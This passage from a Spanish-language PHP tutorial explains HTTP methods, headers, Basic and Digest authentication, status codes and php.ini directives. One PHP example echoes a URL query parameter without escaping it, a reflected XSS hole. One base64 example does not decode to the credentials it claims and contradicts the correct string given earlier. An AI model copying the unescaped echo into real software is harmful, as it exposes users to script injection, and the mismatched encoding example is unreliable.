    Email: <input type="text" name="email"><br>
    <input type="submit" value="Enviar">
</form>
```

Rellenar el formulario anterior crea un HTTP request con la **request line**:

```
POST /formpost.php HTTP/1.1
```

El contenido va en el ***body*** del ***request***, no aparece nada en la URL, aunque se envía en el mismo formato que con el método GET. Si se quiere enviar texto largo o cualquier tipo de archivo este es el método apropiado.

Le siguen los headers, donde se incluyen algunas líneas específicas con información de los datos enviados:

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
```

A los headers le siguen una **línea en blanco** y a continuación el **contenido del *request***:

```
formpost.php?nombre=pepe&email=pepe%40ejemplo.com
```

- **PUT**. Utilizado normalmente para **actualizar contenidos**, pero también pueden **crearlos**. Tampoco muestra ninguna información en la URL. En caso de éxito devuelve 201 (*created*, en caso de que la acción haya creado un elemento) o 204 (*no response*, si el servidor no devuelve ningún contenido). A diferencia de POST es **idempotente**, si se crea o edita un resource con PUT y se hace el mismo request otra vez, el resource todavía está ahí y mantiene el mismo estado que en la primera llamada. Si con una llamada PUT se cambia aunque sea sólo un contador en el resource, la llamada ya no es idempotente, ya que se cambian contenidos.

```
PUT ejemplo.com/usuario/peter HTTP/1.1
```

- **DELETE**. Simplemente elimina un ***resource*** identificado en la **URI**. Si se elimina correctamente devuelve 200 junto con un *body response*, o 204 sin *body*. DELETE, al igual que PUT y GET, también es **idempotente**.

```
DELETE ejemplo.com/usuario/peter HTTP/1.1
```

- **HEAD**. Es idéntido a GET, pero el servidor no devuelve el contenido en el **HTTP response**. Cuando se envía un **HEAD request**, significa que sólo se está interesado en el código de respuesta y los **headers**

HTTP, no en el propio documento. Con este método el navegador puede comprobar si un documento se ha modificado, por razones de caching. Puede comprobar también directamente si el archivo existe.

Por ejemplo, si tienes muchos enlaces en tu sitio web, puedes enviar un **HEAD request** a todos los enlaces para comprobar los que estén rotos. Es bastante más rápido que hacerlo con GET.

4. Estructura de un HTTP response

Una vez que el navegador envía el **HTTP request**, el servidor responde con un **HTTP response**, compuesto por:

- **Protocolo**. Contiene HTTP y su versión, actualmente 1.1.
- **Status code**. El **código de respuesta**, por ejemplo: **200 OK**, que significa que el GET request ha sido satisfactorio y el servidor devolverá los contenidos del documento solicitado. Otro ejemplo es **404 Not Found**, el servidor no ha encontrado el resource solicitado.
- **Headers**. Contienen información sobre el **software del servidor**, cuando se modificó por última vez el *resource* solicitado, el **mime type**, etc. De nuevo la mayoría son opcionales.
- **Body**. Si el servidor devuelve información que no sean *headers* ésta va en el ***body***.

5. Headers HTTP en HTTP requests

Los headers pueden obtenerse con el array **$_SERVER** en PHP. La función *getallheaders()* devuelve todos los headers de vez.

Los headers más comunes en los HTTP requests son los siguientes:

- **Host**

```
Host: php.net
```

Es el nombre del host, incluyendo dominio y subdominio si existe. En PHP se obtiene con **$_SERVER['HTTP_HOST']** o **$_SERVER['SERVER_NAME']**.

- **User-Agent**

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/537.36 (KHTML, li
ke Gecko) Chrome/46.0.2490.80 Safari/537.36
```

El User-Agent contiene información como el **nombre y versión del navegador** y del **sistema operativo** y el **idioma por defecto**. De esta forma los sitios web pueden saber información acerca de los sistemas de los visitantes. Pueden detectar si el usuario está visitando desde un móvil y redireccionarlo a una versión móvil más adecuada para bajas resoluciones. En PHP se encuentra bajo **$_SERVER['HTTP_USER_AGENT']**.

- **Accept-Language**

```
Accept-Language: en-us, en;q=0.5
```

Este header muestra el lenguaje por defecto del usuario. Si el sitio web tiene diferentes versiones por idiomas, puede redireccionar al usuario. En PHP: **$_SERVER['HTTP_ACCEPT_LANGUAGE']**.

```php
if(substr($_SERVER['HTTP_ACCEPT_LANGUAGE'], 0, 2) == 'es'){
    header('Location: http://es.ejemplo.com');
}
```

- **Accept-Encoding**

```
Accept-Encoding: gzip, deflate, sdch
```

Formatos de codificación que soporta el navegador. El servidor web puede enviar el **HTML** resultante en un **formato comprimido**, lo que ahorra hasta un 80% de bandwidth y tiempo de carga. En PHP: **$_SERVER['HTTP_ACCEPT_ENCODING']**.

- **If-Modified-Since**

```
If-Modified-Since: Mon, 9 Nov 2015 08:32:10 GMT
```

Si no se ha modificado el resource desde esa fecha, el servidor devolverá un código de respuesta 304 Not Modified, sin contenido, ya que el navegador cargará el contenido de la caché. En PHP: **$_SERVER['HTTP_IF_MODIFIED_SINCE']**.

```php
// Comprobar si el explorador envía el header If-Modified-Since
if(isset($_SERVER['HTTP_IF_MODIFIED_SINCE'])){
    // Comprobar si el cache del navegador coincide con el modify time
    if($last_modify_time == strtotime($_SERVER['HTTP_IF_MODIFIED_SINCE'])){
        // Enviar un header 304, sin contenido
        header("HTTP/1.1 304 Not Modified");
        exit;
    }
}
```

También está el header Etag, que se asegura de que la caché es actual.

- **Cookie**

```
Cookie: PHPSESSID=rqwe8f1ew8f1341fiu; usuario=homer
```

Envía las cookies guardadas en el navegador para ese dominio. En PHP: array **$_COOKIE**.

- **Referer**

Referer. Contiene la url de referencia. Si un usuario hace click en un enlace, en la página de destino aparecerá como referer la anterior. En PHP: **$_SERVER['HTTP_REFERER']**.

```php
if(isset($_SERVER['HTTP_REFERER'])){
    $url = parse_url($_SERVER['HTTP_REFERER']);
    // Comprobar si el visitante viene de google
    if($url['host'] == 'www.google.com'){
        parse_str($url['query'], $vars);
        echo "Has buscado estas palabras: " . $vars['q'];
    }
}
```

- **Authorization**

Cuando un sitio web solicita autorización, el navegador abre una ventana de login. Cuando insertas los datos de entrada, el navegador envía otro request, pero esta vez contiene:

```
Authorization: Basic bXl1c2VyOm15cGFzcw==
```

El dato incluído está codificado en **base 64**. La función base64_decode('bXl1aefi128djGFzcw==') devuelve 'myuser:mypass'.

En PHP: **$_SERVER['PHP_AUTH_USER']** y **$_SERVER['PHP_AUTH_PW']**.

6. Headers HTTP en HTTP responses

En PHP se pueden establecer los códigos de respuesta con la función *header()*. PHP ya envía algunos headers automáticamente como para cargar el contenido o establecer cookies. Se pueden ver los headers enviados, o que serán enviados, con la función *headers_list()*. Se puede saber si los headers ya se han enviado con *headers_sent()*.

- **Cache-Control**

Campo usado para especificar las directivas que se deben cumplir por los mecanismos de caché durante la cadena request/response. Estos mecanismos de caché incluyen gateways y proxies que el ISP puede estar utilizando.

```
Cache-Control: max-age=3600, public
```

"public" significa que la respuesta puede ser cacheada por cualquiera. "max-age" indica por cuantos segundos es válida. Permitir que el sitio web sea cacheado reduce el consumo de memoria en el servidor y reduce los tiempos de carga.

Se puede evitar el cacheo con "no-cache":

```
Cache-Control: no-cache
```

- **Content-Type**

Indica el **mime-type** del documento. El navegador decide entonces como interpretar los contenidos. Una página html (o PHP con output html):

```
Content-Type: text/html; charset=UTF-8
```

"text" es el tipo y "html" es el subtipo del documento. Para una imagen tipo gif:

```
Content-Type: image/gif
```

El navegador puede decidir si usar una aplicación externa o una extensión de navegador basándose en el mime-type. Por ejemplo lo siguiente puede cargarse con Adobe Reader:

```
Content-Type: application/pdf
```

Cuando se carga directamente, **Apache** normalmente puede detectar el **mime-type** de un documento y enviar el header apropiado. Los navegadores tienen detección automática de mime-types, por si los headers están mal o no están presentes.

En **PHP** se puede utilizar la función *finfo_file()* para detectar el mime-type de un archivo.

- **Content-Disposition**

Este header indica al navegador que abra una caja de descarga de archivos, en lugar de analizar el contenido.

```
Content-Disposition: attachment; filename="descargar.zip"
```

Este header anterior debe ir acompañado de este otro:

```
Content-Type: application/zip
```

- **Content-Length**

Cuando el contenido se va a enviar al navegador, el servidor puede indicar el tamaño en bytes:

```
Content-Length: 123245
```

Esto es especialmente útil para la descarga de archivos, así el navegador puede calcular el progreso de la descarga.

- **Etag**

Es otro header que se usa para caching.

```
Etag: "pub1212441;gz"
```

El servidor web puede enviar este header con cada documento que envía. El valor puede estar basado en la **última fecha de modificación**, el **tamaño del archivo**, etc. El navegador guarda entonces este valor y cachea el documento. La proxima vez que el navegador solicita el mismo archivo, envía esto en el **HTTP request**:

```
If-None-Match: "pub1212441;gz"
```

Si el valor **eTag** del documento concuerda, el servidor enviará un código 304 en lugar de 200, sin contenido. El navegador cargará los contenidos de su caché.

- **Last-Modified**

Indica la última fecha de modificación del documento en formato GMT.

```
Last-Modified: Mon, 09 Nov 2015 11:50:11 GMT
```

En PHP podemos establecerlo así:

```
$modificarTiempo = filemtime($archivo);
header("Last-Modified: ".gmdate("D, d M Y H:i:s", $modificarTiempo));
```

- **Location**

Header utilizado para las redirecciones. Si el código de respuesta es 301 o 302, el servidor debe también enviar este header.

En PHP se puede redirigir a un usuario así:

```
header('Location: http://www.google.com');
```

Esta será una **redirección 302**. Si queremos que sea **301**:

```
header('Location: http://www.google.com', 301);
```

- **Set-Cookie**

Cuando un sitio web quiere establecer o actualizar una cookie en tu navegador, utilizará este header.

```
Set-Cookie: skin=noskin; path=/; domain=.amazon.com; expires=Sun, 21-Nov-2015 14:22:22 GM
T
Set-Cookie: session-id=820-1736418-8162394; path=/; domain=.amazon.
```

Cada cookie se envía en un header separado. En PHP las cookies se establecen con la función *setcookie()*.

Si no se especifica una fecha de expiración, la cookie se eliminará cuando se cierre la ventana del navegador.

- **WWW-Authenticate**

Un sitio web puede enviar este header para **identificar al usuario a través de HTTP**. Cuando el navegador ve este header, abrirá una ventana de login.

```
WWW-Authenticate: Basic realm="Restricted Area"
```

En PHP se puede utilizar el siguiente script:

```
if(!isset($_SERVER['PHP_AUTH_USER'])){
    header('WWW-Authenticate: Basic realm="My Realm"');
    header('HTTP/1.0 401 Unauthorized');
    echo 'Texto a enviar si el usuario cancela';
    exit;
} else {
    echo "<p>Hola {$_SERVER['PHP_AUTH_USER']}.</p>";
    echo "<p>Has introducido {$_SERVER['PHP_AUTH_PW']} como tu contraseña</p>";
}
```

- **Content-Encoding**

Header enviado cuando el contenido está comprimido.

```
Content-Encoding: gzip
```

6. Autenticación HTTP

HTTP soporta el uso de varios **mecanismos de identificación para controlar el acceso a páginas u otros *resources***. Estos mecanismos se basan en el uso del **código de estado 401** y el **response header *WWW-Authenticate***.

- Basic. El cliente envía el nombre de usuario y la contraseña sin encriptar en **codificación textual base64**. Sólo debe usarse con **HTTPs**, ya que la contraseña puede ser fácilmente capturada.
- Digest. El cliente envía la contraseña en forma de **hash**. Es mucho más difícil de obtener los valores de usuario y contraseña.

Basic Authentication

Si un servidor recibe un **HTTP request** sin identificar para un ***resource*** protegido, puede forzar a usar **Basic authentication** rechazando el request con un a respuesta con **código de estado 401** (*Access Denied*) y establecer el response header WWW-Authenticate:

```
HTTP/1.1 401 Access Denied
WWW-Authenticate: Basic realm="Mi servidor"
Content-Lenght: 0
```

La palabra Basic en WWW-Authenticate selecciona el mecanismo de identificación que el cliente HTTP debe usar para acceder el ***resource***. El atributo realm se puede establecer a cualquier valor para identificar el área segura, y puede usarse por los clientes HTTP para manejar las contraseñas.

La mayoría de navegadores mostrarán una caja de login cuando se reciba la respuesta anterior, permitiendo al usuario introducir un usuario y una contraseña. Esta información se usa para reintentar el request con un header Authentication:

```
GET /areasegura/ HTTP/1.1
Host: www.ejemplo.com
Authorization: Basic bXl1aefi128djGFzcw==
```

La autenticación especifica el mecanismo de autenticación, en este caso **Basic**, seguido de un usuario y contraseña. Parece encriptada, pero simplemente es una **codificación en base64**, bXl1aefi128djGFzcw== es 'myuser:mypass'. Cualquiera que pueda interceptar el request puede averiguar el usuario y la contraseña.

Digest Authentication

Digest Authentication es un método que utiliza el password y otros bits de información para crear un hash que se envía al servidor para identificar. Enviar un hash evita el principal problema de la **autenticación Basic**, que es enviar los datos sin encriptar.

El estándar de los métodos **Basic y Digest Authentication** se puede ver en el RFC 2617. Anteriormente era el RFC 2069 para definir el digest. Primero vamos a ver el funcionamiento según el 2069 y después una introducción al 2617.

El servidor genera un valor, llamado ***nonce***, que ha de ser único por cada request. El nonce se usará por el cliente para generar el hash que será enviado al servidor.

En **PHP** puede emplearse *md5()* para generar el string:

```
$nonce = md5(uniqid());
```

El string que necesita el cliente se denomina ***opaque***. Es otro string único generado por el servidor y que se espera que sea devuelto por el cliente sin alterarse:

```
$opaque = md5(uniqid());
```

El último string necesario es ***realm***, una frase que informa sobre el área de acceso al que se intenta acceder. También se usa por el cliente para generar un hash para enviarlo de vuelta al servidor:

```
$realm = 'Acceso privado a ejemplo.com/privado';
```

Todos estos valores se emplean para crear la directiva **WWW-Authenticate** y enviarla como respuesta al cliente:

```
if(empty($_SERVER['PHP_AUTH_DIGEST'])){
    header('HTTP/1.1 401 Unauthorized');
    header(sprintf('WWW-Authenticate: Digest realm="%s", nonce="%s", opaque="%s"', $real
m, $nonce, $opaque));
    header('Content-Type: text/html');
    echo '<p>Necesitas autenticarte.</p>';
    exit;
}
```

Cuando el cliente recibe esta respuesta, tiene que computarla y devolver un hash. Lo hace devolviendo el nombre de usuario, el realm y el password agrupados en un hash de la siguiente forma:

```
A1 as md5("username:realm:password")
A2 as md5("requestMethod:requestURI")
El útlimo hash, conocido como "response", md5("A1:nonce:A2")
```

El cliente envía en el header ***Authorization***:

```
Authorization: Digest username="%s", realm="%s", nonce="%s", opaque="%s", uri="%s", respo
nse="%s"'
```

Cuando el servidor recibe la respuesta, se toman los mismos pasos para comprobar la versión del hash del servidor con la recibida en la respuesta. Si coinciden, el request se considera autorizado.

```
$A1 = md5("$username:$realm:$password");
$A2 = md5($_SERVER['REQUEST_METHOD'] . ":$uri");
$response = md5("$A1:$nonce:$A2");
```

Para proceder con la identificación a través de una base de datos, el valor A1 puede guardarse. Si se cambia el realm el hash resultará inválido.

En el **RFC 2617** se incluyeron nuevas características: qop, cnonce y nc.

- **qop: quality protection**. Especificado en el header WWW-Authenticate, puede tener un valor de "auth" o "auth-int". Si no se especifica ninguno, por defecto es "**auth**", Digest Authentication para autenticación de un cliente. Si se especifica "**auth-int**" se incluye un nivel de protección de integridad en la respuesta, y el cliente debe incluir también el request body como parte del mensaje digest. Esto permite al servidor saber si el request ha sido manipulado entre el cliente y el servidor.
- **cnonce: client nonce**. Similar a nonce pero es generado por el cliente, que envía en la respuesta al servidor para poder comparar digests. Esto proporciona integridad en la respuesta y autenticación mutua. Cuando la directiva qop se envía por parte del servidor, el cliente debe incluir un valor cnonce.
- **nc: nounce count**. Es una cuenta hexadecimal del número de requests que el cliente ha enviado con el valor de un nonce. De esta forma el servidor puede protegerse frente a ataques de repetición.

Ahora analizar el A2 quedaría de la siguiente forma:

```
if($qop == 'auth-int'){
    $A2 = md5($_SERVER['REQUEST_METHOD'] . ":$uri:" . md5($respBody));
} else {
    $A2 = md5($_SERVER['REQUEST_METHOD'] . ":$uri");
}
$response = md5("$A1:$nonce:$nc:$cnonce:$qop:$A2");
```

Digest Access emplea un valor hashed y no el password legible, por lo que es mucho más seguro que Basic Auth. El nonce del servidor, que ha de ser único por cada request, cambiará el hash computado en cada request nuevo, y el valor nc que proporciona la RFC 2617 ayuda a prevenir **ataques de repetición**, que ocurren cuando un atacante intercepta los datos del request e intenta repetirlos como si fuera su propio request.

MD5 no es un algoritmo especialmente seguro, con la tecnología moderna no es difícil obtener los valores de un hash md5. Es preferible Bcrypt.

No hay forma de que el servidor pueda verificar la identidad del cliente que solicita acceso con Digest Access, lo que deja abierta la posibilidad de ataques "man in the middle", donde un cliente cree que va a enviar los datos de autenticación al servidor pero envía la información a otra entidad desconocida.

La mejor seguridad para la autenticación es utilizar **SSL y encriptar las contraseñas con Bcrypt**. Se puede utilizar Basic Authentication con SSL, pero en situaciones donde SSL no es posible, Digest Access es mucho mejor que Basic Auth.

7. Códigos de estado HTTP

Los códigos de estado HTTP describen de forma abreviada la **respuesta HTTP**. Estos códigos están especificados por el RFC 2616.

El primer dígito del código de estado especifica uno de los **5 tipos de respuesta**, el mínimo para que un cliente pueda trabajar con **HTTP** es que reconozca estas 5 clases. La **Internet Assigned Numbers Authority** (IANA) mantiene el registro oficial de códigos de estado HTTP.

Indice de contenido

1. 1XX Respuestas informativas
2. 2XX Peticiones correctas
3. 3XX Redirecciones
4. 4XX Errores del cliente
5. 5XX Errores de servidor

1. 1XX Respuestas informativas

Este tipo de código de estado indica una **respuesta provisional**. HTTP/1.0 no definió ningún estado 1XX, por lo que los servidores no deberían enviar una respuesta 1XX a un cliente HTTP/1.0 salvo para experimentos.

- **100 Continue**. El servidor ha recibido los **headers del request** y el cliente debería proceder a enviar el cuerpo de la respuesta.
- **101 Switching Protocols**. El **requester** ha solicitado al servidor conmutar protocolos.
- **102 Processing (WebDAV; RFC 2518)**. Usado en **requests** para reanudar peticiones PUT o POST abortadas.

2. 2XX Peticiones correctas

Este código de estado indica que la acción solicitada por el **cliente** ha sido recibida, entendida, aceptada y procesada correctamente.

- **200 OK**. El request es correcto. Esta es la respuesta estándar para respuestas correctas.
- **201 Created**. El request se ha completado y se ha creado un nuevo recurso.
- **202 Aceptada**. El request se ha aceptado para procesarlo, pero el proceso aún no ha terminado.
- **203 Non-Authoritative Information**. El request se ha procesado correctamente, pero devuelve información que podría venir de otra fuente.
- **204 No Content**. El request se ha procesado correctamente, pero no devuelve ningún contenido.
- **205 Reset Content**. El request se ha procesado correctamente, pero no devuelve ningún contenido y se requiere que el requester recargue el contenido.
- **206 Partial Content**. El servidor devuelve sólo parte del recurso debido a una limitación que ha configurado el cliente (se usa en herramientas de descarga como wget).
- **207 Multi-Status (WebDAV; RFC 4918)**. El cuerpo del mensaje es XML y puede contener un número de códigos de estado diferentes dependiendo del número de sub-requests.

3. 3XX Redirecciones

El cliente ha de tomar una acción adicional para completar el **request**. Muchos de estos estados se utilizan para **redirecciones**. El **user-agent** puede llevar a cabo la acción adicional sin necesidad de que actúe el **usuario** sólo si el **método** utilizado en la segunda petición es **GET** o **HEAD**. Un user-agent no debería redireccionar automáticamente un request más de cinco veces, ya que esas redirecciones suelen indicar un **infinite loop**.

- **300 Multiple Choices**. Es una lista de enlaces. El usuario puede seleccionar un enlace e ir a esa dirección. Hay un máximo de cinco direcciones.
- **301 Moved Permanently**. La página solicitada se ha movido permanentemente a una nueva URI.
- **302 Found**. La página solicitada se ha movido temporalmente a una nueva URI.
- **303 See Other**. La página solicitada se puede encontrar en una URI diferente.
- **304 Not Modified**. Indica que la página solicitada no se ha modificado desde la última petición.
- **305 Use Proxy (desde HTTP/1.1)**. El recurso solicitado sólo está disponible a través de proxy, cuya dirección se proporciona en la respuesta. Muchos clientes HTTP como Mozilla o Internet Explorer no manejan bien estas respuestas con estos códigos de estado, sobre todo por seguridad.
- **307 Temporary Redirect (desde HTTP/1.1)**. La página solicitada se ha movido temporalmente a otra URL. En este caso el recurso debería de repetirse con otra URI, sin embargo, futuros requests deberán usar la URI original. Al contrario que con la 302, el método request no puede cambiar cuando

se reubique el request original.
- **308 Permanent Redirect (RFC 7538)**. El request y futuros requests deberían repetirse usando otro URI. Este también es similar al 301, pero no permite al método HTTP que cambie.

4. 4XX Errores del cliente

Excepto cuando se responde a un **HEAD request**, el servidor debe incluir una entidad que contiene una explicación del error, y si es temporal o permanente. Son aplicables a cualquier método de solicitud (GET, POST...). Los **user agents** deben mostrar cualquier entidad al usuario:

- **400 Bad Request**. El servidor no puede o no va a procesar el request por un error de sintaxis del cliente.
- **401 Unauthorized (RFC 7235)**. Similar al error 403, pero se usa cuando se requiere una autentificación y ha fallado o todavía no se a facilitado.
- **402 Payment Required**. Reservado para futuro uso. La intención original fue para **pago con tarjeta** o **micropago**, pero eso no ha ocurrido, y este código apenas se usa.
- **403 Forbidden**. El request fue válido pero **el servidor se niega a responder**.
- **404 Not Found**. El recurso del request no se ha podido encontrar pero podría estar disponible en el futuro. Se permiten **requests subsecuentes** por parte del cliente.
- **405 Method Not Allowed**. Se ha hecho un request con un recurso usando un **método request no soportado** por ese recurso (por ejemplo usando GET en un formulario que requiere POST).
- **406 Not Acceptable**. El recurso solicitado solo genera **contenido no aceptado** de acuerdo con los headers Accept enviados en el request.
- **407 Proxy Authentication Required (RFC 7235)**. El cliente se debe identificar primero con el **proxy**.
- **408 Request Timeout**. El cliente no ha enviado un **request con el tiempo necesario** con el que el servidor estaba preparado para esperar. El cliente podría repetir el request sin modificaciones más tarde.
- **409 Conflict**. Conflicto en el request, como cuando se actualizan al mismo tiempo dos recursos.
- **410 Gone**. El recurso solicitado no está disponible ni lo estará en el futuro. **Un buscador eliminará antes una página 410 que una 404**.
- **411 Length Required**. El request no especificó la **longitud del contenido**, la cual es requerida por el recurso solicitado.
- **412 Precondition Failed (RFC 7232)**. El servidor no cumple una de las precondiciones que el requester añade en el request.
- **413 Request Entity Too Large**. El request es más largo que el que está dispuesto a aceptar el servidor.
- **414 Request-URI Too Long**. El **URI** es muy largo para que el servidor lo procese.
- **415 Unsupported Media Type**. La entidad request tiene un **media type** que el servidor o recurso no soportan.
- **416 Requested Range Not Satisfiable (RFC 7233)**. El cliente ha solicitado una porción de archivo, pero el servidor no puede ofrecer esa porción.
- **417 Expectation Failed**. El servidor no puede cumplir los requerimientos del header del request Expect.
- **418 I'm a teapot (RFC 2324)**. Fue parte de un April Fool's day, y no se espera que se implemente en servidores HTTP. La RFC especifica que este código debería ser devuelto por teteras para servir té.

5. 5XX Errores del servidor

El servidor ha fallado al completar una solicitud aparentemente válida. Cuando los códigos de estado empiezan por 5 indica casos en los que **el servidor sabe que tiene un error** o realmente es **incapaz de procesar el request**. Salvo cuando se trata de un request **HEAD**, el servidor debe incluir una entidad conteniendo una **explicación del error**, y de si es temporal o permanente. Igualmente los usar-agents deberán mostrar cualquier entidad al usuario. Estos códigos de respuesta se aplican a cualquier método request.

- **500 Internal Server Error**. Error genérico, cuando se ha dado una condición no esperada y no se

puede concretar el mensaje.

- **501 Not Implemented**. El servidor o no reconoce el **método del request** o carece de la capacidad para completarlo. Normalmente es algo que se ofrecerá en el futuro, como un **nuevo servicio** de una **API**.
- **502 Bad Gateway**. El server actuaba como puerta de entrada o **proxy** y recibió una respuesta inválida del servidor upstream.
- **503 Service Unavailable**. El servidor está actualmente no disponible, ya sea por **mantenimiento** o por **sobrecarga**.
- **504 Gateway Timeout**. El servidor estaba actuando como **puerta de entrada** o **proxy** y no recibió una respuesta oportuna por parte del servidor upstream.
- **505 HTTP Version Not Supported**. El servidor no soporta la **versión del protocolo HTTP** usada en el request.
- **511 Network Authentication Required (RFC 6585)**. El cliente necesita autentificarse para poder acceder a la red.

12. Recopilación

Indice de contenido

1. Directivas php.ini	9. Funciones para el manejo de archivos
2. Variables y bases predefinidas	10. Funciones para bases de datos
3. Funciones de información de PHP	11 Funciones para el formato de datos
4. Funciones para errores	12. Funciones para clases y objetos
5. Funciones para variables	13. Funciones y clases predefinidas
6. Funciones para funciones	14. Funciones SPL
7. Funciones para strings	15. Otras funciones
8. Funciones para arrays	16. Headers HTTP

1. Directivas php.ini

Directiva	Valor por defecto	Cambiable	Acción
track_errors	0	PHP_INI_ALL	Si está habilitado el último mensaje de error siempre estará presente en la variable ***$php_errormsg***.
html_errors	1	PHP_INI_ALL	Activa/Desactiva las etiquetas HTML en los mensajes de error. Proporciona formato HTML a los errores PHP.
error_reporting	NULL	PHP_INI_ALL	Establece el nivel de notificaciones de errores. El parámetro puede ser un integer que representa un campo de bits o constantes con nombre. Valor predeterminado: E_ALL & ~E_NOTICE & ~E_STRICT & ~E_DEPRECATED.
display_errors	1	PHP_INI_ALL	Determina si los errores deben ser impresos en pantalla como parte de la salida o si deben ocultarse al usuario.
log_errors	0	PHP_INI_ALL	Indica si los mensajes de error del script deben registrarse en el registro del servidor o en el error_log.
error_log	NULL	PHP_INI_ALL	Nombre del archivo donde se registrarán los errores del script. El archivo debe ser modificable por el usuario y el servidor. Si se usa *syslog*, los errores se enviarán al registro del sistema.
default_charset	""	PHP_INI_ALL	Valor predeterminado de codificación de caracteres para las funciones htmlentities,

			html_entity_decode, htmlspecialchars, iconv y mbstring.
default_mimetype	"text/html"	PHP_INI_ALL	Por defecto PHP imprime una codificación de caracteres con Content-Type.
register_argc_argv	"1"	PHP_INI_PERDIR	Indica a PHP si debe declarar las variables argc y argv.
include_path	".;/path/to/php/pear"	PHP_INI_ALL	Especifica la lista de directorios donde las funciones *require*, *include*, *fopen()*, *file()*, *readfile()* y *file_get_contents()* buscarán archivos. Puede establecerse con la función *set_include_path()* u obtenerse con *get_include_path()*.
allow_url_fopen	"1"	PHP_INI_SYSTEM	Habilita las envolturas fopen de tipo URL que permiten el acceso a objetos URL como archivos.
allow_url_include	"0"	PHP_INI_ALL	Esta opción permite el uso de envolturas fopen de tipo URL con las funciones include, include_once, require, require_once.
auto_prepend_file	NULL	PHP_INI_PERDIR	Especifica el nombre de archivo que será analizado automáticamente antes del archivo principal.
auto_append_file	NULL	PHP_INI_PERDIR	Especifica el nombre de archivo que será analizado automáticamente después del archivo principal.
engine	"1"	PHP_INI_ALL	Acitva o desactiva la ejecución de PHP. Sólo se puede utilizar en la versión de PHP como módulo de Apache.
short_open_tag	"1"	PHP_INI_PERDIR	Indica si se permite el uso de la forma abreviada de las etiquetas de apertura de PHP: <? ?>.
output_buffering	"0"	PHP_INI_PERDIR	Se habilita el búfer de salida para todos los archivos. Si se quiere limitar el tamaño del búfer se puede emplear un numero máximo de bytes en lugar de On.
output_handler	NULL	PHP_INI_PERDIR	Se pueden redireccionar todas las salidas producidas por los scripts a una función, por

			ejemplo, mb_output_handler().
expose_php	"1"	php.ini only	Se expone la versión PHP instalada en el servidor mediante headers HTTP.
disable_functions	""	php.ini only	Permite desactivar ciertas funciones por razones de seguridad. No se ve afectada por safe_mode. Sólo se ven afectadas las funciones internas, no las definidas por el usuario.
disable_classes	""	php.ini only	Permite desactivar ciertas clases por razones de seguridad. Mismas características que disable_functions.
extension_dir	"path/to/php"	PHP_INI_SYSTEM	Directorio donde PHP buscará las extensiones que se pueden cargar dinámicamente. Tambén se puede emplear la función dl(), pero enable_dl ha de estar activada.
enable_dl	"1"	PHP_INI_SYSTEM	Funciona con el módulo de Apache. Activa o desactiva la carga dinámica de extensiones con la función *dl()*.
session.auto_start	"0"	PHP_INI_PERDIR	Especifica si el módulo de sesión inicia una sesión automáticamente cuando arranque una petición.
session.cache_expire	"180"	PHP_INI_ALL	Especifica el tiempo de vida en minutos para las páginas de sesión examinadas. No tiene efecto para el limitador nocache. La función *session_cache_expire()* devuelve y puede cambiar el valor por defecto.
session.cache_limiter	"nocache"	PHP_INI_ALL	Especifica el método de control de caché usado por páginas de sesión. Puede ser: nocache, private, private_no_expire o public. La función *session_cache_limiter()* devuelve y puede cambiar el valor por defecto.
session.name	"PHPSESSID"	PHP_INI_ALL	Especifica el nombre de la sesión que se usa como nombre de cookie.
session.save_path	""	PHP_INI_ALL	Define el directorio temporal para la información de las

			sesiones. La función session_save_path() obtiene y establece la ruta de almacenamiento.
session.cookie_domain	""	PHP_INI_ALL	Especifica el dominio a establecer en la cookie de sesión.
session.cookie_httponly	""	PHP_INI_ALL	Marca la cookie como accesible sólo a través de HTTP.
session.cookie_path	"/"	PHP_INI_ALL	Especifica la ruta a establecer en la cookie de sesión. Puede emplearse la función session_get_cookie_params() para obtener los parámetros de la cookie de sesión, y session_set_cookie_params() para establecerlos.
session.cookie_secure	""	PHP_INI_ALL	Especifica si las cookies sólo se enviarán sobre conexiones seguras (HTTPS).
session.cookie_lifetime	"0"	PHP_INI_ALL	Especifica el tiempo de vida en segundos de la cookie que se envía al navegador. Si es 0 indica "hasta que el navegador se cierre".
session.use_cookies	"1"	PHP_INI_ALL	Especifica si el módulo usará cookies para almacenar el id de sesión en la parte del cliente.
session.use_only_cookies	"1"	PHP_INI_ALL	Especifica si el módulo **sólo** usará cookies para almacenar el id de sesión en la parte del cliente.
session.use_strict_mode	"0"	PHP_INI_ALL	Especifica si el módulo usará el modo de id de sesión estricto. Si está habilitado, el módulo no aceptará IDs de sesiones no inicializados. Si se envía desde el navegador un ID de sesión no inicializado, se envía un nuevo ID de sesión al navegador. Previene session fixation.
session.use_trans_sid	"0"	PHP_INI_ALL	Activa o desactiva el manejo de sesiones transparentes.
session.referer_check	""	PHP_INI_ALL	Contiene la subcadena para comprobar cada **HTTP referer**. Si la referencia fue enviada por el cliente y la subcadena no se encontró, el id de sesión embebido será marcado como

			no válido. Por defecto es una cadena vacía.
session.hash_function	"0"	PHP_INI_ALL	Permite especificar el algoritmo utilizado para generar los ID de sesión. 0 es MD5 (128 bits) y 1 es SHA-1 (160 bits). La lista completa de algoritmos puede verse con hash_algos().
session.entropy_file	""	PHP_INI_ALL	Da una ruta a un recurso externo (archivo) que será usado como una fuente de entropía adicional en el proceso de creación del id de sesión.
session.entropy_length	"0"	PHP_INI_ALL	Especifica el número de bytes que serán leídos desde el archivo especificado arriba. Por defecto es 0 (deshabilitado).
session.hash_bits_per_character	"4"	PHP_INI_ALL	Permite definir cuántos bits son almacenados en cada carácter cuando se convierte la información hash binaria a algo legible. Valores posibles: 4 (0-9, a-f), 5 (0-9, a-v) y 6 (0-9, a-z, A-Z, "-", ",").
session.gc_maxlifetime	"1440"	PHP_INI_ALL	Especifica el número de segundos transcurridos después de que la información sea vista como basura y potencialmente limpiada. La recolección de basura puede suceder durante el inicio de sesiones, dependiendo de session.gc_probability y session.gc_divisor.
session.gc_probability	"1"	PHP_INI_ALL	Se usa junto a session.gc_divisor para manejar la probabilidad de inicio de la rutina de gc.
session.gc_divisor	"100"	PHP_INI_ALL	Junto con session.gc_probability define la probabilidad de que el proceso de gc se inicie en cada inicialización de sesión. La probabilidad se calcula: gc_probability/gc_divisor.
open_basedir	NULL	PHP_INI_ALL	Límite de los archivos a los que PHP puede acceder partiendo del árbol de directorios especificado. Si PHP trata de acceder a un archivo con include o require que no está en este directorio, lo rechazará.

max_execution_time	"30"	PHP_INI_ALL	Tiempo máximo en segundos que PHP esperará para que un script finalice su ejecución antes de forzar su cierre.
